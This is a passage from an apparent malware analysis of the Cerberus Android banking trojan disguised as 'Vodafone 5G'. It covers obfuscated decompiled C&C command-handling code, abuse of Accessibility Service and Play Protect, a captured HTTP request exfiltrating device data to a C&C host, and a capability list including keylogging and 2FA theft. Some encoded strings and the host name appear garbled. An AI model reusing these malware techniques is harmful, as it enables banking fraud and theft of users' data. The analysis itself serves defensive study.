276     this.a.d(context, this.a.a(getString(2131034191)), jsonObject4.getString(a("OGM4MGIzODMyYmEzZmZmI="))); → keylogger
277     this.a.d(context, this.a.a(getString(2131034157)), jsonObject4.getString(a("ODY4NmJlODYzNmEwODRlMGU5MTRk2MzA0"))); → activeinjection
278 } else if (jsonObject4.getString(a("OTM4ZGEzOwM=")).equals(a("OTU5MGE0YjAyN2E5Mzc="))) {
279     StringBuilder sb14 = new StringBuilder();
280     sb14.append(a("ODA4MGJlY2YmIzQzOGVlMTU3ODFlZmVlN2RjNjlkOA="));
281     sb14.append(jsonObject4.toString());
282     JSONObject jsonObject6 = new JSONObject(new String(Base64.decode(jsonObject4.getString(a("ODM4NGJlOGU=")), 0), "UTF-8"));
283     String string = jsonObject6.getString(a("ODQ4OGF1"));
284     switch (string.hashCode()) {
285     case -2033081134:
286         if (string.equals("grabbing_lockpattern")) {
287             c = 17;
288             break;
289         }
290         c = 65535;
291         break;
292     case -772676912:
293         if (string.equals("rat_connect")) {
294             c = 11;
295             break;
296         }
297         c = 65535;
298         break;
299     case -634359797:
300         if (string.equals("change_url_connect")) {
301             c = 12;
302             break;
303         }
304         c = 65535;
305         break;
306     case -561690241:
307         if (string.equals("request_permission")) {
308             c = 15;

```

Dynamic Analysis

The application is hidden under the name “Vodafone 5G”. When the application is launched, it asks the user to enable Accessibility Service.



After the user grants the requested permission, the malware abuses it by giving it additional permissions, such as permissions to send messages, perform some action commands from C&C, and make calls without requiring any user interaction. It also disables Google Play Protect to prevent it from being discovered and deleted in the future. The malware appropriately grants it additional privileges and secures its persistence on the device. If the user tries

- upgrade_patch
- connecting
- saved_all_sms
- saved_contacts
- saved_applications
- rat_connect
- rat_cmd

In the first request, the malware is trying to collect some data about the device. Requests sent by the device can be found as follows. info_device request contains device data such as Device Battery Level, Device Language. This request keeps the C&C server updated with new information about the device.

```

1 POST / HTTP/1.1
2 Content-Length: 535
3 Content-Type: application/x-www-form-urlencoded
4 User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.0; Custom Build/NBD92Y)
5 Host: botdukel.ug
6 Connection: close
7 Accept-Encoding: gzip, deflate
8
9 sti=004&q=info_device&zip=q5&ws=MDA2MjgxYTc2ZWY2NzEzMzQ3NjNmMTdhYWVmYWMwZmQ0OTcwOGU1N2M5ZDVlODQ4ZTg2YzViM2Iy
10 YjRhZTk1YTJkZjEzZGEyYTY5ZGJjZTUyNTJkM2JiOWMxNzU1YjM5YWE0ZDk0YWZiMWI5MTY4NDNi
11 YjVkoTJjMjkzNDhkNGQwNmM4NDVhMTk4MzM4OTliN2IwNzZhYmYzOTE3NmYzMzQ2Yzg3OWFjYWM2
12 NjI4OWVhZTkYOGNkNDM4Y2I5YjI2OTM4NjNmMzI5ZjFmNmYxYzU2MzY5OGVhMTUxN2U2YTI5YTZk
13 NWJkODBjNDlkYTA5YTc4NmJkOGMxMTQ4YmI0YzYyMjUxYWE0MjFhN2MyYmE0ZjgxMGQxYjNlMzk5
14 YjddjMzVmYjllMWY1YjVmYTczYjdkMmI1N2VhZTkzZmIyZTBhYWYwOWM2ZDhjNTkzNWNmZDMwYmFh
15 NjM2OThiODRhODYyZGI4MzU1YzUzYjddjZGI5MQ==
16

```

In the data in the resolved HTTP request, many personal and sensitive data on the device are sent to <http://botduke1.ug>, where the application communicates, by POST method.

```
{
  "DM": "0",
  "AD": "null",
  "BL": "100",
  "TW": "40",
  "SA": "0",
  "SP": "2",
  "SS": "1",
  "LE": "en",
  "SY": "1",
  "SM": "0",
  "ID": "otz7-1xmb-oyat-z034",
  "IS": "",
  "NR": "",
  "GA": "",
  "PS": "0",
  "PC": "0",
  "PP": "0",
  "PO": "0"
}
```

Features

Cerberus has the same capabilities as most other Android banking trojans, such as overlay attacks, SMS checking. The Trojan can also take advantage of keystrokes to expand its attack coverage.

- Overlaying: Dynamic (Local injects obtained from C2)
- Keylogging
- SMS listing
- SMS forwarding
- Device info collection
- Contact list collection
- Application listing
- Location collection
- SMS Sending
- Calls: USSD request making
- Calls: Call forwarding
- Remote actions: App installing

- Remote actions: App starting
- Remote actions: App removal
- Remote actions: Showing arbitrary web pages
- Remote actions: Screen-locking
- Notifications: Push notifications
- Hiding the App icon
- Preventing removal
- Emulation-detection
- Stealing 2FA tokens

On August 2020, Cerberus group officially announced the project is indeed dead because of Google Play Protects new functionality. Forum admin who bought Cerberus, shared the source code publicly.

References

<https://pentest.blog/n-ways-to-unpack-mobile-malware/>

<https://koodous.com/apks>

<https://www.threatfabric.com/blogs/cerberus-a-new-banking-trojan-from-the-underworld.html>

<https://www.biznet.com.tr/wp-content/uploads/2020/08/Cerberus.pdf>

<https://www.avira.com/en/blog/in-depth-analysis-of-a-cerberus-trojan-variant>

<https://securitynews.sonicwall.com/xmlpost/coronavirus-themed-android-rat-on-the-prowl/>

Source: <https://nur.pub/cerberus-analysis>